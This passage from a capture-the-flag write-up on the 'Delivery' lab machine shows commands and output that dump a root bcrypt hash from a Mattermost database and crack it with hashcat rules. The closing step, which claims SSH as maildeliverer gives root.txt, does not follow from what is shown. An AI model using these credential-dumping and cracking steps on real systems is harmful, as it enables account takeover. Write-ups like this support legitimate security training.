
Password : Crack_The_MM_Admin_PW

We can log into database using these credentials.



```
maildeliverer@Delivery:/opt/mattermost/config$ mysql -u mmuser -D mattermost -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 607
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mattermost]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mattermost         |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [mattermost]>
```

Now we can extract username and password using sql commands and got following results.



```
MariaDB [mattermost]> select username, password from Users where username='root';
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| root     | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0 |
+----------+--------------------------------------------------------------+
1 row in set (0.000 sec)
```

We can extract hash of user “root” by running hash cat against it.

Note -: I first tried it with John but nothing worked.

As we earlier provided with the hint for hashcat rules which is “PleaseSubscribe!”. I saved this rule in a file called “clue”. Then I use hash cat against this file using hashcat standard wordlist which is located at /usr/share/hashcat/rules/best64.rule and save this output to another file named “pass.txt”.

Thus commands Used:

```
hashcat -r /usr/share/hashcat/rules/best64.rule - -stdout clue > pass.txt
```

Now we got our lists of common passwords similar to our clue file.

Then I saved our root hash in a file called hash and try to run hash cat against it using “pass.txt” file.


Thus commands Used :

```
hashcat -a 0 -m 3200 hash pass.txt
```

- Where ‘-a’ is attack mode and
- ‘0’ refers to dictionary attack, trying all words in a file “pass.txt”
- ‘m’ is hash-mode and ‘3200’ tells to run against bcrypt($2*$) hash.

Now to see the cracked password , we again use same command with ‘show’ flag.

```
hashcat -a 0 -m 3200 hash pass.txt - -show
```



```
root@kali:~/Desktop/Delivery# hashcat -a 0 -m 3200 hash pass.txt --show
$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0:PleaseSubscribe!21
```

SWEET !! We cracked our hash and got password.

Now we can just ssh into maildeliverer using above credential and we greeted by “root.txt”.

Thus Commands Used

```
ssh maildeliverer@10.10.10.222
```

H@PPY H@CK!NG !!

If you have any queries, you can drop me a linkedin message.